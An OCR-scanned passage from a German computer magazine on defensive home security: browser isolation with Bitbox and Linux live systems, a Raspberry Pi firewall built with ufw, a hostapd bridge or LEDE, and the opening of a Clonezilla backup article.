
Die soeben beschriebenen Virtualisierungsvarianten genügen nach unserer Ansicht sehr hohen Sicherheitsansprüchen, sofern dann auch wirklich diszipliniert der virtuelle Browser genutzt wird. Dennoch gibt es immer wieder komplette Lösungen, die das technische Prinzip noch ein Stück weiterdrehen. Aktuell hochgelobt ist die Virtualbox-Appliance „Browser in the Box“ oder

kurz Bitbox von Rohde & Schwarz, das im Auftrag des BSI (Bundesamt für Sicherheit in der Informationstechnik) konzipiert wurde (siehe *https://cybersecurity.rohde-schwarz.com*). Als Basis dient ein virtualisiertes Debian Linux, das durch Apparmor-Härtung auch die root-Rechte beschränkt. Der Netzverkehr läuft verschlüsselt durch eine zweite Virtualbox-Instanz. Zudem kehrt das virtuelle System bei jedem Browserneustart auf den zertifizierten Ausgangszustand zurück. Aus Anwendersicht besteht das komplexe System nur aus einem Browserfenster – wahlweise Firefox oder Chromium. Der Nutzer hat weder mit Linux noch mit Virtualbox zu schaffen, da ein Installer die Einrichtung vollautomatisch übernimmt. Kostenlose Downloads von Bitbox (circa 700 MB) gibt es bei *https://cybersecurity.rohde-schwarz.com* nur unter Angabe ausführlicher Nutzerdaten, aber auch bei Onlineportalen wie *www.heise.de*.

Nachteile: Bitbox-Sicherheit bezahlen Sie mit mehreren Einschränkungen. Das Appliance gibt es nur für Windows-Systeme. Dort darf Virtualbox nicht installiert sein und kann daher nicht anderweitig genutzt werden. Obwohl das Bitbox-Projekt nur den Browser pur bietet, verbraucht es verglichen mit selbst eingerichteten virtuellen Systemen sehr viel Speicher und startet zäh. Auch das Schließen benötigt immer einige Zeit für Aufräumarbeiten. Der einmal geladene Browser selbst läuft hingegen jederzeit flüssig. Die Option, den Browser zumindest mit eigenen Lesezeichen und Einstellungen personalisieren zu dürfen, müssen Sie bereits bei der Einrichtung aktivieren.



Bitbox-Installation („Browser in the Box"): Für späteren Browserkomfort sollten Sie die bei der Einrichtung angebotenen Optionen sorgfältig auswählen.



Der einfachste Weg, Ubuntu-basiertes Linux in ein Livesystem umzuwandeln, ist das Tool Systemback. Damit gelingt auch ein Livesystem mit eingebautem virtuellem System.

Bootfähige Linux-Livesysteme

Einen Rechner mit einem Livesystem auf USB oder DVD neu zu booten, um ins Internet zu gehen, ist sicher nicht komfortabel. Wer sich aber bewusst auf riskante Seiten begeben will, wird diesen Weg in Rücksicht auf sein System nicht scheuen. Immerhin haben Livesysteme gegenüber virtualisierten Systemen einen wesentlichen Vorteil: Sie arbeiten voraussetzungslos und können mobil auf jedem Rechner gestartet werden. Ob Sie zum Surfen ein typisches Livesystem wie Porteus (*http://porteus.org/*) und Puppy Linux (*http://puppylinux.org*) oder das Live- und Installationsmedium einer Desktopdistribution wie Ubuntu – etwa von der Heft-DVD – verwenden, ist nur eine Komfortfrage. Sicherheitstechnisch spielt die Wahl keine wesentliche Rolle, denn spezielle „Kiosk"-Systeme wie Porteus haben einen anderes Motiv: Sie sollen das System vor dem Benutzer schützen, nicht vor Internetmalware.

Linux-ISO-Abbilder lassen sich mit einschlägigen Werkzeugen problemlos auf USB oder DVD schreiben. Den Umgang mit Livesystemen und den Werkzeugen Etcher, Imgburn, Unetbootin, dd oder Win 32 Disk Imager haben wir ausführlich in einem Onlineratgeber unter *www.pcwelt.de/2261312* behandelt. Wir verzichten hier daher auf genauere Anleitungen und verweisen auf den Onlinebeitrag auf der Website unseres Schwestermagazins.

Wie immer lässt sich die Sicherheitsschraube aber auch hier eine ganze Stufe härter drehen: Livesysteme erhalten eine normale IP-Adresse im realen Adressraum und „sehen" somit die Rechner und auch den Router im lokalen Netzwerk. Außerdem sehen sie die Massenspeicher, die im lokalen Rechner stecken. Theoretisch könnte also auch ein Schädling diese Objekte „sehen". Wir stellen daher eine Versuchsanordnung zur Diskussion, die innerhalb eines Livesystems ein virtuelles Linux enthält, das ins Internet geht. Dies ist sicher keine Konstruktion, die der private Nutzer für sicheres Surfen benötigt, aber eine, mit der man dann auch mal gezielt schädliche Webseiten aufsuchen kann. Die Zutaten sind


- ein normal installiertes, schlankes Linux (Lubuntu)
- ein darin installiertes Virtualbox
- ein darin installiertes Tool Systemback
- ein unter Virtualbox angelegtes schlankes Linux (erneut Lubuntu als VDI-Appliance).

Das komplette und als tauglich getestete System konvertieren wir mit dem Tool Systemback zu einem Livesystem und schreiben es damit bootfähig auf USB-Stick. Die genauere Vorgehensweise in Systemback finden Sie online unter *www.pcwelt.de/2130101*. Das Ergebnis ist dann ein unveränderliches Livesystem, das bei Bedarf ein virtuelles Linux starten kann, Dieses erkennt keine physischen Medien des Rechners und arbeitet mit virtueller IP außerhalb des lokalen Adressraums. Das ist insgesamt gewiss kein warmes Biotop für handelsübliche (Windows-)Malware! ■

Der Raspberry Pi als Firewall

Mit einer Firewall wird der Netzwerkverkehr reglementiert. Zwar besitzt jeder Router eine solche Funktion, allerdings haben Sie darauf nur sehr eingeschränkten Zugriff. Wenn Sie mehr Sicherheit für Ihr Netzwerk wollen, dann bietet sich eine eigene Lösung an.

VON STEPHAN LAMPRECHT



Wer mit seinem Rechner nur im Internet surft und seine Büroarbeiten erledigt, wird sich mit dem Thema Firewall kaum beschäftigen. Kommen dagegen Geräte für die Heimautomatisierung oder andere IoT-Basteleien zum Einsatz, sieht das schon anders aus. Denn für den Fernzugriff auf Steuerelemente oder Sensoren muss das heimische Netzwerk nach außen für das Internet geöffnet werden. In solchen Szenarien erhöht eine selbst gebaute Firewall die Sicherheit spürbar.

Achtung, Sie verlassen die Komfortzone!

In diesem Artikel lernen Sie zwei verschiedene Ansätze kennen, wie ein Platinenrechner wie der Raspberry Pi als Firewall eingesetzt wird. Allerdings müssen Sie zur Umsetzung schon Spaß mitbringen, mit Terminalbefehlen und manuell in Konfigurationsdateien zu arbeiten. Und da sich alle Komponenten in einer stetigen Weiterentwicklung befinden, stoßen Sie möglicherweise auf Probleme, die sich eventuell nur nach einer intensiveren Recherche im Internet lösen lassen. Was etwa mit dem Raspberry 3 unter einer bestimmten Konfiguration funktioniert hat, muss es mit dem Modell 2 und ansonsten identischen Optionen leider nicht tun. Das hat unter anderem auch damit zu tun, dass die Hersteller von Chipsätzen sich nach wie vor sehr verhalten in ihre Karten schauen lassen, was es den Entwicklern erschwert, die Unterstützung der Geräte zu programmieren.

```
Datei  Bearbeiten  Ansicht  Suchen  Terminal  Hilfe
sla@raspi:~$ sudo ufw allow ssh
[sudo] Passwort für sla:
Regeln aktualisiert
Regeln aktualisiert (v6)
sla@raspi:~$
```

Die Steuerung von ufw erfolgt über einfache Kommandos in einem Terminal. Das Programm ist gut dokumentiert und das Set an Befehlen nicht schwer zu merken.

Lösungsansatz 1: WLAN-Bridge einsetzen

Anders als ein Router besitzt der Raspberry nur einen Ethernet-Anschluss. Und diese Tatsache erfordert Anpassungen und Bastelarbeiten, damit der Netzwerkverkehr durch den Ein-Platinen-Rechner geleitet wird. Der erste Lösungsansatz verwandelt den kleinen Computer in eine WLAN-Bridge. Die Daten werden per Ethernet-Kabel mit dem Router ausgetauscht und durchlaufen dabei die Firewall des Raspberry Pi. Die Clients melden sich drahtlos am Raspberry an und beziehen die so gefilterten Datenpakete. Das ist mit Bordmitteln umzusetzen. Zum Einsatz kommt das Programm Uncomplicated Firewall (ufw). Das ist streng genommen keine eigene Firewall im Wortsinn, sondern vereinfacht nur die Konfiguration der ohnehin eingebauten Funktionen. Das Paket installieren Sie wie gewohnt direkt aus einer Konsole heraus mit

```
sudo apt-get install ufw
```

Die Installation schließt auch gleich eine Reihe von fundamentalen Regeln für die Firewall ein.

Firewall aktivieren und Regeln hinterlegen: Im Grundzustand geht das System davon aus, dass nur Verbindungen zugelassen werden, die ausdrücklich erlaubt sind.

Deswegen sollten Sie zunächst die Verbindung per SSH zulassen, um sich von einem externen System auf dem Raspberry anmelden zu können. Das erledigen Sie mit

```
sudo ufw allow ssh
```

Das System sollte anschließend mit einem „Rules updated“ antworten. Jetzt können Sie die Firewall starten. Mit

```
sudo ufw enable
```

aktivieren Sie das Regelwerk. Die Anwendung weist Sie darauf hin, dass das Kommando eine möglicherweise bestehende SSH-Verbindung beeinträchtigen könnte. Mit „y“ fahren Sie fort. Damit sind die Regeln ab sofort gültig. Mit dem Parameter „disable“ wird die Firewall bei Bedarf wieder deaktiviert – also:

```
sudo ufw disable
```

Bei der Einrichtung weiterer Regeln können Sie wie schon oben bei „ssh“ einfach die Protokollbezeichnungen verwenden. Soll der Raspberry als Webserver arbeiten, erlauben Sie den Datenverkehr über das Protokoll HTTP:

```
sudo ufw allow http
```

Arbeitet der Computer als Dateiserver, schalten Sie SMB (CIFS) frei. In diesem Fall erlauben Sie das Protokoll „cifs“. Daneben kennt das Regelwerk aber auch eine ganze Reihe von Anwendungen, die spezielle Regeln erfordern. Mit

```
sudo ufw app list
```

lassen Sie sich eine Liste der so erkannten Anwendungen ausgeben. Mit „allow appname“ werden die Regeln für die Anwendung dann aktiviert.

Raspberry Pi als sichere Bridge konfigurieren: Mit der Firewall schützt der Raspberry sich selbst und die darauf laufenden Anwendungen. Das ist eine gute Basis, um das Netzwerk insgesamt sicherer zu machen. Eine Bridge verwendet das Standardgateway (also die Verbindung zum Internet etwa über den DSL-Anschluss) und einen bereits vorhandenen DHCP-Server (in diesem Fall den des Routers).

Die Einrichtung des Systems ist an sich nicht schwierig. Je nach Modell (externer WLAN-Dongle) muss erst geprüft werden, ob der Chipsatz den AP-Modus beherrscht, also als WLAN-Access-Point arbeiten kann. Die Abfrage erledigen Sie mit dem folgenden Befehl:

```
iw list | grep AP
```

Werden mehrere Zeilen mit „AP“ angezeigt, kann es weitergehen. Wird das Kommando iw erst gar nicht ausgeführt, müssen Sie das Tool erst mit *sudo apt install iw* nachinstallieren.

So sieht exemplarisch die Konfiguration des WLANs aus, das in der Netzwerkbrücke des Raspberry verwendet werden soll.

```
GNU nano 2.8.6          Datei: /etc/hostapd/hostapd.conf

# Bridge-Betrieb
bridge=br0

# Schnittstelle und Treiber
interface=wlan0
#driver=nl80211

# WLAN-Konfiguration
ssid=WLANbridge
channel=1
hw_mode=g
wmm_enabled=1
country_code=DE
ieee80211d=1
ignore_broadcast_ssid=0
auth_algs=1

# WLAN-Verschlüsselung
wpa=2
```

Damit die Brücke funktioniert, ist es wichtig, dass der DHCP Client Daemon aktiviert ist. Das prüfen Sie einfach mit diesem Befehl, der „active“ melden sollte:

```
service dhcpd status
```

Außerdem müssen sowohl die Ethernet-Schnittstelle als auch der WLAN-Adapter vorhanden sein und funktionieren. Der Befehl

```
ip l
```

zeigt die gewünschten Informationen an und meldet Ethernet als „eth0“ oder „enp5/6s0“, ferner den WLAN-Adapter als „wl[...]“.

Für die Bridge werden zwei Komponenten benötigt. Einerseits ein Daemon, der die Aufgabe als Access Point für die WLAN-Geräte übernimmt. Zum anderen die Software für die Netzwerkbrücke. Der Host Access Point Daemon, kurz „hostapd“, ist ein Programm, das WLAN-Funktionen verschlüsselt anbietet und sich um die notwendige Authentifizierung der Clients kümmert. Die Brücke selbst stellt das Paket „bridge-utils“ bereit. Die beiden Pakete werden nun erst einmal installiert:

```
sudo apt-get install hostapd
 bridge-utils
```

Ist die Installation erfolgreich abgeschlossen, beginnt die Konfiguration des Access Points. Dazu editieren Sie zunächst eine Konfigurationsdatei:

```
sudo nano /etc/hostapd/hostapd.
 conf
```

Dort müssen einige Zeilen eingetragen werden. Unter „SSID“ vergeben Sie den Namen für das Netzwerk, das die Clients nutzen können. Außerdem müssen Sie den Kanal (Channel) einstellen. Weichen Sie hier am besten auf Kanäle aus, die nicht von den Routern aus der Nachbarschaft genutzt werden. Zur Kontrolle helfen Router wie die Fritzbox („WLAN → Funkkanal“), die eine Übersicht anbieten, wie viele andere Funknetzwerke aktuell auf den gleichen Kanälen senden. Schließlich sollten Sie ein sicheres Passwort für die Verschlüsselung setzen. Der ganze Block in der „hostapd.conf“ für die Verschlüsselung sieht dann so aus:

```
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=das.passwort.
```

In der Konfigurationsdatei finden Sie einen Beispieleintrag für den Treiber des WLAN-Adapters. Der ist auskommentiert, da hostapd eigentlich automatisch den korrekten Treiber laden sollte. Lediglich wenn es zu keiner Verbindung kommt, können Sie hier manuelle Änderungen vornehmen. Mit Strg-O und Strg-X speichern Sie die Datei und beenden den Editor. Da die Datei das Passwort für das WLAN im Klartext enthält, werden die Rechte so beschränkt, dass nur root Leserecht hat:

```
sudo chmod 600 /etc/hostapd/
 hostapd.conf
```

Jetzt verbleibt noch, die IP-Konfiguration der Schnittstellen einzurichten und die Details der Brücke einzurichten. Dazu editieren Sie mit

```
sudo nano /etc/network/interfaces
```

die dafür zuständige Datei. In der Abbildung auf der folgenden Seite sehen Sie unter „Netzwerbrücke“ die wesentlichen Einträge. Die beiden Adapter für Ethernet und WLAN haben hier die Kennung „eth0“ und „wlan0“.

Die Bridgefunktionalität und die Details für den Netzwerkzugriff werden ebenfalls in einer Textdatei geregelt.

```
 GNU nano 2.8.6          Datei: /etc/network/interfaces

# Localhost
auto lo
iface lo inet loopback
# Ethernet
auto eth0
allow-hotplug eth0
iface eth0 inet manual
# WLAN
auto wlan0
allow-hotplug wlan0
iface wlan0 inet manual
wireless-power off
# Netzwerkbrücke
auto br0
iface br0 inet manual
bridge_ports eth0 wlan0 # build bridge
bridge_fd 0             # no forwarding delay
bridge_stp off          # disable Spanning Tree Protocol
```

Danach starten Sie das System neu. Mit

```
hostapd -dd /etc/hostapd/hostapd.conf
```


können Sie anschließend überprüfen, ob Ihr neues WLAN funktioniert.

Lösungsansatz 2: LEDE für Bastler

Der zweite Ansatz ist anspruchsvoller. Neben der Raspberry-Platine und einem zweiten Ethernet-Port benötigen Sie die Distribution LEDE – ein Fork des bekannteren Projekts Open WRT. Dabei handelt es sich im Kern um die Software für den Betrieb eines Routers. Den notwendigen zweiten Ethernet-Anschluss kann ein passender USB-Adapter nachrüsten. In unserem Fall kommt ein USB-Adapter mit einem MosChip 7830 vom Hersteller Hama zum Einsatz (circa 25 Euro). Für Platinen mit USB 3.0 eignet sich der Delock Adapter 62616 (circa 25 Euro).

Die nachfolgende Anleitung hat folgende grundsätzliche Abfolge: Zuerst wird erst die Distribution LEDE installiert, danach die zweite Ethernet-Schnittstelle mit dem Platinenrechner verbunden und schließlich die Schnittstelle zum Router des Providers eingerichtet. Zum Einsatz kommen in diesem Beispiel ein Raspberry Pi 3 und der genannte Hama-Adapter. An die zweite Ethernet-Schnittstelle können Sie am Ende etwa einen weiteren eigenen Router anschließen, mit dem Sie dann Ihr Heimnetzwerk verbinden.

LEDE installieren: Die Installation von LEDE auf dem Raspberry ist nicht schwierig. Das Projekt PINN (*https://github.com/procount/pinn*) hat die Software mit an Bord. Dabei handelt es sich um eine Variante von Noobs, dem bekannten grafischen Installer für den Raspberry. Laden Sie sich die aktuelle Version von der Projektseite und installieren Sie diese wie gewohnt. Dazu genügt es, eine SD-Karte zu formatieren und den Inhalt des ZIP-Archivs darauf zu übertragen. Verbinden Sie den Pi mit Tastatur, Maus, Monitor und dem Internet. Starten Sie den Raspberry und wählen Sie aus den angebotenen Distributionen „LEDE“ aus. Ist die Installation abgeschlossen, starten Sie den Rechner neu.



Sobald LEDE eine IP-Adresse vom Router erhalten hat, kann die weitere Einrichtung per Browser erledigt werden. Beim ersten Anmelden sollten Sie ein Passwort hinterlegen.

LEDE lauffähig machen: Die eigentliche Konfiguration des Systems können Sie mit dem Browser durchführen. Davor müssen Sie allerdings einmalig eine etwas umständliche Prozedur auf sich nehmen. Sobald LEDE keine Meldungen beim Systemstart ausgibt, drücken Sie die Eingabetaste, um auf die Konsole zu gelangen. Denn Sie müssen die Netzwerkkonfiguration anpassen, da LEDE eine statische IP-Adresse verwendet, die vom Router belegt sein dürfte. Zum Editieren steht Ihnen nur der Editor vi und das auch noch mit US-Tastaturbelegung zur Verfügung. Das Zeichen „/“ finden Sie auf der Taste „-“. Öffnen Sie im Terminal die maßgebliche Konfigurationsdatei mit vi:

```
vi /etc/config/network
```

Da Sie die Datei editieren wollen, müssen Sie zunächst „*i“ eingeben, um den Eingabemodus zu aktivieren. Dieser wird später dann wieder mit Esc-Taste beendet. Das Sternchen befindet sich beim englischen Layout auf der „Klammer-auf“-Taste. Ändern Sie in der Textdatei unter

```
config interface 'lan'
```

die Zeile mit dem Eintrag „static“ auf „dhcp“. Die gesamte Zeile sollte dann so aussehen:

```
option proto 'dhcp'
```

Löschen Sie die darunter angegebene IP-Adresse. Speichern und Schließen funktioniert bei vi mit „:x“ wobei der Doppelpunkt über „Ö“ einzugeben ist (Umschalt-ö).

Starten Sie anschließend den Pi neu. Der Raspberry hat vom Router eine neue IP-Adresse bezogen. Fragen Sie diese auf dem Raspberry mit ifconfig ab oder schauen Sie im Router nach.

Mit dieser IP-Adresse können Sie sich jetzt von einem anderen Rechner im lokalen Netz per Browser verbinden. Beim ersten Aufruf der Seite werden Sie um die Eingabe eines Kennworts gebeten. Dadurch wird auch der SSH-Zugang freigeschaltet. So können Sie sich später auch von anderen Rechnern direkt auf der Systemebene bewegen.

Klicken Sie nun auf „System → Software“. Sie müssen jetzt zunächst das für den Ethernet-Adapter passende Kernel-Modul laden. Das geht in der Regel unter Angabe des verwendeten Chipsatzes. In unserem Fall führt „mcs7830“ zum Erfolg. Den Suchbegriff geben Sie dabei in die Zeile neben „Find“ ein und klicken dann auf „Install“ neben dem Paketnamen. Dieser Adapter taucht dann später als weiterer Anschluss auf.

Neues Interface anlegen: Wechseln Sie nun nach „Network → Interfaces“. Dort ist ein Eintrag „WAN“ vorhanden. Diesen können Sie mit „Delete“ entfernen. Legen Sie dann über „Add new interface“ ein neues Interface an.

Erstellen Sie das Interface namens „WAN“ mit dem Protokoll „DHCP client“ für den Ethernet-Adapter „eth1“ (das ist der externe USB-Ethernet-Adapter). Dadurch wird dieser Anschluss als externe Schnittstelle zum Router definiert, der an Ihrer Anschlussdose hängt. Im Firewall-Tab des WAN-Interfaces legen Sie dann WAN als Firewall-Zone fest.

Internen Ethernet-Anschluss konfigurieren: Jetzt bearbeiten Sie mit einem Klick auf „Edit“ den LAN-Anschluss „eth0“. Der interne Anschluss des Raspberry wird jetzt mit statischer IP-Adresse und DHCP-Funktion ausgestattet, damit das interne Netzwerk automatisch IP-Adressen erhält. Ändern Sie dazu zunächst das Protokoll auf „static“ und bestätigen Sie. Anschließend können Sie eine statische Adresse aus dem bisherigen Adressraum vergeben, zum Beispiel „192.168.178.2“. „Ipv4 netmask“ setzen Sie auf 255.255.255.0, die restlichen Felder lassen Sie leer.


Die Adresse, die Sie vergeben haben, müssen Sie sich merken. Denn wenn Sie nun „Save & Apply“ geklickt haben, kann der Raspberry nur noch über diese Adresse erreicht werden. Unter „Advanced Settings“ können Sie noch die Force-Option setzen, damit andere DHCP-Server das System nicht stören. Rufen Sie nun das System über die neue Adresse auf und starten Sie das System über „System/Reboot“ neu.


Der zweite Ethernet-Anschluss des Raspberry kann jetzt dazu genutzt werden, weitere Geräte anzuschließen.

Nutzen Sie zum Beispiel einen zweiten Router, um damit ein internes WLAN aufzuspannen. Bevor Sie sich an weitläufiges Umstecken machen, verbinden Sie aber zunächst einfach einen einzelnen Rechner direkt mit diesem zweiten LAN-Anschluss. Die Konfiguration funktioniert, wenn Sie dann die Oberfläche von LEDE wieder über die feste IP-Adresse des Geräts erreichen. Danach können Sie sich ans Experimentieren machen.


Sie betreiben jetzt eine eigene Firewall und haben eine Mauer zwischen Ihrem internen Netzwerk und dem Router für den Internetzugriff errichtet. ■

Mit der Statusseite behalten Sie das LEDE-System im Blick. Derzeit ist erst eine Schnittstelle angelegt, weil noch der Treiber für den externen Adapter fehlt.





Zum Betrieb des externen Ethernet-USB-Adapters wird ein Kernel-Modul benötigt. Über den verwendeten Chipsatz kann meist ein passendes Modul gefunden werden.




Hier legen Sie eine neue Schnittstelle in LEDE an. Deren Rolle ist hier als DHCP-Client definiert.

Partitionen sichern und klonen

Clonezilla sichert Abbilder von Linux- und Windows-Partitionen. Außerdem hilft das Tool beim Umzug von Festplatte auf SSD, was jedoch einige Vorarbeiten erfordert.

VON THORSTEN EGGELING



Festplatten klonen und sichern: Clonezilla läuft in einem Terminalfenster. Dank Menüsteuerung ist es jedoch übersichtlich und einfach zu bedienen.

Mit Clonezilla speichern Sie Abbilder von Festplatten als Backup (Imaging) oder übertragen den Inhalt einer Festplatte auf eine andere (Klonen). Imaging setzen Sie ein, wenn Sie den aktuellen Zustand eines Systems sichern und bei Bedarf wiederherstellen möchten. Das empfiehlt sich beispielsweise kurz nach der Neuinstallation, wenn das System perfekt eingerichtet ist und stabil läuft. Ordner, in denen sich häufig etwas ändert, etwa das Home-Verzeichnis, sichern sie regelmäßig über andere Tools (siehe Kasten „Regelmäßige Datensicherung“). Die Klonfunktion verwenden Sie beim Umzug des Systems auf eine neue Festplatte oder SSD.


1. So funktioniert Clonezilla

